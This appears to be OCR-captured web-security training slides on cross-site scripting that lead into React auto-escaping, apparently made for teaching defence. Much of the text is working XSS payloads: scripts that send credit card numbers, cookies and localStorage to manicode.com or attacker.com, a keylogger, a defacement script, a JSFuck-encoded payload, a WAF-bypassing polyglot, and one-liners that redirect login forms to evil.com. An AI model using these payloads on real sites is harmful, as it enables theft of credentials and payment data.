
HTTPOnly could prevent this!

# Credit Card Theft XSS

```
<script>
var badURL='https://manicode.com?data=' +
uriEncode(document.getElementById('credit-
card')).value;
new Image().src = badURL;
</script>
```

HTTPOnly will NOT prevent this!

# LocalStorage and SessionStorage Theft




javascript

```javascript
<script>
  var stolenLocalStorage = JSON.stringify(localStorage);
  var stolenSessionStorage = JSON.stringify(sessionStorage);

  var combinedData = {
    localStorage: stolenLocalStorage,
    sessionStorage: stolenSessionStorage
  };

  fetch('https://attacker.com/collect.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify(combinedData)
  });
</script>
```

# XSS Attack: Same Site Request Forgery

```
<Script>
var img = document.createElement("img");
img.src =
"https://webmail.com/send/boss@email.com?s
ubject=hey&body=you-are-a-jerk";
</Script>
```

# Keystroke Logger



```
function spyOnKeyDown(socket) {
    document.onkeydown = function (e) {
        e = e || window.event;

        socket.emit('update', {
            type: 'type',
            msg: e.keyCode
        });
    };
}
```

# EXAMPLE SITE DEFACEMENT XSS

```
<script>
var badteam = "The Patriots";
var awesometeam = "Any other team ";
var data = "";
for (var i = 0; i < 100; i++) {
  data += "<marquee><b>";
  for (var y = 0; y < 8; y++) {
    if (Math.random() > .6) {
      data += badteam + " kick worse than my mom!";
    } else {
      data += awesometeam + " is obviously totally
awesome!";
    }
}
data += "</h1></marquee>";}
document.body.innerHTML=(data + "");
</script>
```

🟦 Good code 🟥 Bad code ⬛ User defined input


awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots ki
mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is o
awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other
num! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patrio
num! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team
num! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is ob
num! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! The Patriots kicks worse than
awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any o
awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team
num! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots ki
num! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is ob
awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patriots kicks w
num! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team
awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team
num! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviou
num! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is ob
awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patriots kicks w
awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The P
awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is obviou
num! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots ki
num! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is ob
awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other
awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any o
awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patrio
num! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team
awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patrio
awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots ki
num! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is ob
awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patrio
awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is ob
awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patriots ki
num! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team
awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other
num! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patriots kicks w
num! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other
awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team
awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team
awesome! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team
num! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team
awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other
awesome! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is ob
num! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! The Patriots kicks worse than my mum! Any other team is o
num! The Patriots kicks worse than my mum! The Patriots kicks worse than my mum! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is o

# XSS With No Letters or Numbers!

https://www.jsf**k.com/

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[
]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]
])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+
(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+
!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![
]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]
+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[
+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!!
[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![
]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[
]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((![]+[])[+!+[]]+(![
]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+(!
[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]]+(
!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[
])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()
```

# polyglot XSS for any UI location



m0z


@LooseSecurity

#BugBounty #bugbountytip #BugBountyTips #XSS #infosec
Payload will run in a lot of contexts.

```
javascript:"/*'/*`/*--><html \"
onmouseover=/*&lt;svg/*/onload=alert()//>
```

Short but lethal. No script tags, thus bypassing a lot of WAF and executes in multiple environments.


# show login then rewrite all forms to evil.com



**.mario** @0x6D6172696F

@RalfAllar @manicode Something like this? Or something more fancy?


```
fetch('/login').then(function(r){return r.text()}).then(function(t)
{with(document){open(),write(t.replace(/action="/gi,'action="//
evil.com/?')),close()}})
```



**koto** @kkotowicz

@0x6D6172696F @manicode @RalfAllar

```
with(document)write((await(await fetch('/login')).text()).replace(/
(action=")/ig,'$1//evil.com/?')),close()
```



**koto** @kkotowicz

@manicode @0x6D6172696F @RalfAllar Still on it :) $& instead of $1 would let you drop parentheses in regexp.

# Auto Escaping (JSX)

Auto-escaping is a security layer in React to help prevent XSS.

Auto-escaping will not protect you completely.


There are ways an auto-escaped string can still be used to execute Javascript.

# XSS Attack: Cookie Theft : RAW vs ENCODED { x }

```
<script>
var badURL="https://manicode.com?data=" +
encodeURIComponent(document.cookie);
var img = document.createElement("IMG");
img.src = badURL;
</script>
```

```
&lt;script&gt;
var badURL=&quot;https://manicode.com?data=&quot; +
encodeURIComponent(document.cookie);
var img = document.createElement(&quot;IMG&quot;);
img.src = badURL;
&lt;/script&gt;
```

# Auto Escaping with ReactJS

